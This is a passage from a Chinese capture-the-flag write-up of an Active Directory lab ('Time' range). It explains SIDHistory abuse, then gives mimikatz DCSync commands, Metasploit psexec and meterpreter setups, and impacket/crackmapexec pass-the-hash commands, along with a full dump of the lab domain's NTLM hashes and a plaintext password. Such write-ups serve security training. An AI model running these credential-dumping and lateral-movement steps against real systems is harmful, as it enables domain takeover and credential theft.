bloodhound还会单独显示WIN2019机器与yuxuan机器有HasSession关系(上图放大看一下)
SIDHistory 用yuxuan/Yuxuan7QbrgZ3L重连RDP
1
2
yuxuan/Yuxuan7QbrgZ3L
yuxuan 用户滥用了SID历史功能
SIDHistory是一个为支持域迁移方案而设置的属性,当一个对象从一个域迁移到另一个域时,会在新域创建一个新的SID作为该对象的objectSid,在之前域中的SID会添加到该对象的sIDHistory属性中,此时该对象将保留在原来域的SID对应的访问权限
如果将A域中的域用户迁移到B域中,那么在B域中该用户的SID会随之改变,进而影响迁移后用户的权限,导致迁移后的用户不能访问本来可以访问的资源。SID History的作用是在域迁移过程中保持域用户的访问权限,即如果迁移后用户的SID改变了,系统会将其原来的SID添加到迁移后用户的SID History属性中,使迁移后的用户保持原有权限、能够访问其原来可以访问的资源。
可以看到yuxuan这个用户有SIDHistory,也就是说相当于是域管
所以我们切换到yuxuan用户,利用这个滥用的SID直接攻击DC机,因为我们保留域管理员的访问权限了,所以可以直接dump哈希
猕猴桃抓下administrator的hash
1 lsadump::dcsync /domain:xiaorang.lab /all /csv
上线msf
1
2
3
4
5
use exploit/multi/handlerset payload windows/x64/meterpreter/bind_tcpset RHOST 172.22.6.25set LPORT 54525
也可以通过msf抓hash
1
2
load kiwi"lsadump::dcsync /domain:xiaorang.lab /all /csv" exit

结果如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
meterpreter > kiwi_cmd "lsadump::dcsync /domain:xiaorang.lab /all /csv" exit DC ] 'xiaorang.lab' will be the domain DC ] 'DC-PROGAME.xiaorang.lab' will be the DC server DC ] Exporting domain 'xiaorang.lab' rpc ] Service : ldap rpc ] AuthnSvc : GSS_NEGOTIATE (9) 1103 shuzhen 07c1f387d7c2cf37e0ca7827393d2327 512 1104 gaiyong 52c909941c823dbe0f635b3711234d2e 512 1106 xiqidi a55d27cfa25f3df92ad558c304292f2e 512 1107 wengbang 6b1d97a5a68c6c6c9233d11274d13a2e 512 1108 xuanjiang a72a28c1a29ddf6509b8eabc61117c6c 512 1109 yuanchang e1cea038f5c9ffd9dc323daf35f6843b 512 1110 lvhui f58b31ef5da3fc831b4060552285ca54 512 1111 wenbo 9abb7115997ea03785e92542f684bdde 512 1112 zhenjun 94c84ba39c3ece24b419ab39fdd3de1a 512 1113 jinqing 4bf6ad7a2e9580bc8f19323f96749b3a 512 1115 yangju 1fa8c6b4307149415f5a1baffebe61cf 512 1117 weicheng 796a774eace67c159a65d6b86fea1d01 512 1118 weixian 8bd7dc83d84b3128bfbaf165bf292990 512 1119 haobei 045cc095cc91ba703c46aa9f9ce93df1 512 1120 jizhen 1840c5130e290816b55b4e5b60df10da 512 1121 jingze 3c8acaecc72f63a4be945ec6f4d6eeee 512 1122 rubao d8bd6484a344214d7e0cfee0fa76df74 512 1123 zhaoxiu 694c5c0ec86269daefff4dd611305fab 512 1124 tangshun 90b8d8b2146db6456d92a4a133eae225 512 1125 liangliang c67cd4bae75b82738e155df9dedab7c1 512 1126 qiyue b723d29e23f00c42d97dd97cc6b04bc8 512 1127 chouqian c6f0585b35de1862f324bc33c920328d 512 1128 jicheng 159ee55f1626f393de119946663a633c 512 1129 xiyi ee146df96b366efaeb5138832a75603b 512 1130 beijin a587b90ce9b675c9acf28826106d1d1d 512 1131 chenghui 08224236f9ddd68a51a794482b0e58b5 512 1132 chebin b50adfe07d0cef27ddabd4276b3c3168 512 1133 pengyuan a35d8f3c986ab37496896cbaa6cdfe3e 512 1134 yanglang 91c5550806405ee4d6f4521ba6e38f22 512 1135 jihuan cbe4d79f6264b71a48946c3fa94443f5 512 1136 duanmuxiao 494cc0e2e20d934647b2395d0a102fb0 512 1137 hongzhi f815bf5a1a17878b1438773dba555b8b 512 1138 gaijin b1040198d43631279a63b7fbc4c403af 512 1139 yifu 4836347be16e6af2cd746d3f934bb55a 512 1140 fusong adca7ec7f6ab1d2c60eb60f7dca81be7 512 1141 luwan c5b2b25ab76401f554f7e1e98d277a6a 512 1142 tangrong 2a38158c55abe6f6fe4b447fbc1a3e74 512 1143 zhufeng 71e03af8648921a3487a56e4bb8b5f53 512 1145 dongcheng f2fdf39c9ff94e24cf185a00bf0a186d 512 1146 lianhuangchen 23dc8b3e465c94577aa8a11a83c001af 512 1147 lili b290a36500f7e39beee8a29851a9f8d5 512 1148 huabi 02fe5838de111f9920e5e3bb7e009f2f 512 1149 rangsibo 103d0f70dc056939e431f9d2f604683c 512 1150 wohua cfcc49ec89dd76ba87019ca26e5f7a50 512 1151 haoguang 33efa30e6b3261d30a71ce397c779fda 512 1152 langying 52a8a125cd369ab16a385f3fcadc757d 512 1153 diaocai a14954d5307d74cd75089514ccca097a 512 1154 lianggui 4ae2996c7c15449689280dfaec6f2c37 512 1155 manxue 0255c42d9f960475f5ad03e0fee88589 512 1156 baqin 327f2a711e582db21d9dd6d08f7bdf91 512 1157 chengqiu 0d0c1421edf07323c1eb4f5665b5cb6d 512 1158 louyou a97ba112b411a3bfe140c941528a4648 512 1159 maqun 485c35105375e0754a852cee996ed33b 512 1160 wenbiao 36b6c466ea34b2c70500e0bfb98e68bc 512 1161 weishengshan f60a4233d03a2b03a7f0ae619c732fae 512 1163 chuyuan 0cfdca5c210c918b11e96661de82948a 512 1164 wenliang a4d2bacaf220292d5fdf9e89b3513a5c 512 1165 yulvxue cf970dea0689db62a43b272e2c99dccd 512 1166 luyue 274d823e941fc51f84ea323e22d5a8c4 512 1167 ganjian 7d3c39d94a272c6e1e2ffca927925ecc 512 1168 pangzhen 51d37e14983a43a6a45add0ae8939609 512 1169 guohong d3ce91810c1f004c782fe77c90f9deb6 512 1170 lezhong dad3990f640ccec92cf99f3b7be092c7 512 1171 sheweiyue d17aecec7aa3a6f4a1e8d8b7c2163b35 512 1172 dujian 8f7846c78f03bf55685a697fe20b0857 512 1173 lidongjin 34638b8589d235dea49e2153ae89f2a1 512 1174 hongqun 6c791ef38d72505baeb4a391de05b6e1 512 1175 yexing 34842d36248c2492a5c9a1ae5d850d54 512 1176 maoda 6e65c0796f05c0118fbaa8d9f1309026 512 1177 qiaomei 6a889f350a0ebc15cf9306687da3fd34 512 502 krbtgt a4206b127773884e2c7ea86cdd282d9c 514 1000 DC-PROGAME$ 860a94e38f704d0ec8a51c3a3cd7daa9 532480 1181 WIN2019$ a79220dc7a061a278c8afb5cfa92e64e 4096 1180 yuxuan 376ece347142d1628632d440530e8eed 66048 1179 zhangxin d6c5976e07cdb410be19b84126367e3d 4260352 500 Administrator 04d93ffd6f5f6e4490e0de23f240a5e9 512 1178 wenshao b31c6aa5660d6e87ee046b1bb5d0ff79 4260352 mimikatz(powershell) Bye! meterpreter >
PTH PTH方法参考文章:域渗透基础 - 重庆森林不在重庆
impacket-smbexec 拿到管理员的哈希,就相当于拿下了域控,依旧哈希传递,拿到flag
1
2
3
4
5
proxychains impacket-smbexec -hashes :04 d93ffd6f5f6e4490e0de23f240a5e9 XIAORANG/administrator@172.22.6.25 proxychains impacket-smbexec -hashes :04 d93ffd6f5f6e4490e0de23f240a5e9 XIAORANG/administrator@172.22.6.12 proxychains crackmapexec smb 172.22.6.25 -u administrator -H 04 d93ffd6f5f6e4490e0de23f240a5e9 -d xiaorang.lab -x "type Users\Administrator\flag\flag03.txt" proxychains crackmapexec smb 172.22.6.12 -u administrator -H 04 d93ffd6f5f6e4490e0de23f240a5e9 -d xiaorang.lab -x "type Users\Administrator\flag\flag04.txt"
结果
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
proxychains impacket-smbexec -hashes :04 d93ffd6f5f6e4490e0de23f240a5e9 XIAORANG/administrator@172.22 .6 .25 .4 4.17 4.17 4.17 .13 .0 .dev0 - Copyright Fortra, LLC and its affiliated companies 127.0 .0 .1 :55556 ... 172.22 .6 .25 :445 ... OK8 ebe8787-87 f6-489 d-be05-bce90ade2701}in this domain from other domains.04 d93ffd6f5f6e4490e0de23f240a5e9 administrator@172.22 .6 .12 .4 4.17 4.17 4.17 .13 .0 .dev0 - Copyright Fortra, LLC and its affiliated companies 127.0 .0 .1 :55556 ... 172.22 .6 .12 :445 ... OK582 beb9d-a45b-4742 -a0f5-559 b5d280e99}
msf 也可以上msf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
use exploit/windows/smb/psexecset RHOSTS 172.22.6.25set SMBUser administratorset SMBPass 00000000000000000000000000000000:04d93ffd6f5f6e4490e0de23f240a5e9set SMBDomain xiaorang.labset PAYLOAD windows/x64/meterpreter/bind_tcpset LPORT 54526run set RHOSTS 172.22.6.12set SMBUser administratorset SMBPass 00000000000000000000000000000000:04d93ffd6f5f6e4490e0de23f240a5e9set SMBDomain xiaorang.labset PAYLOAD windows/x64/meterpreter/bind_tcpset LPORT 54527
参考文章 https://lca.xlog.app/chun-qiu-yun-jing-fang-zhen-ba-chang--time-ji-lu?locale=zh
https://zysgmzb.club/index.php/archives/235
https://blog.xrntkk.top/post/%E6%98%A5%E7%A7%8B%E4%BA%91%E9%95%9C-time-writeup/
https://www.cnblogs.com/backlion/p/17187354.html
http://ta0.fun/posts/9aa9ec9/
https://www.s1mh0.cn/blog/index.php/2025/02/21/cqyj_time/
https://bowuchuling.github.io/posts/chunqiu_Time#AS-REPRoasting
https://xz.aliyun.com/news/12892
https://blog.csdn.net/uuzeray/article/details/141757283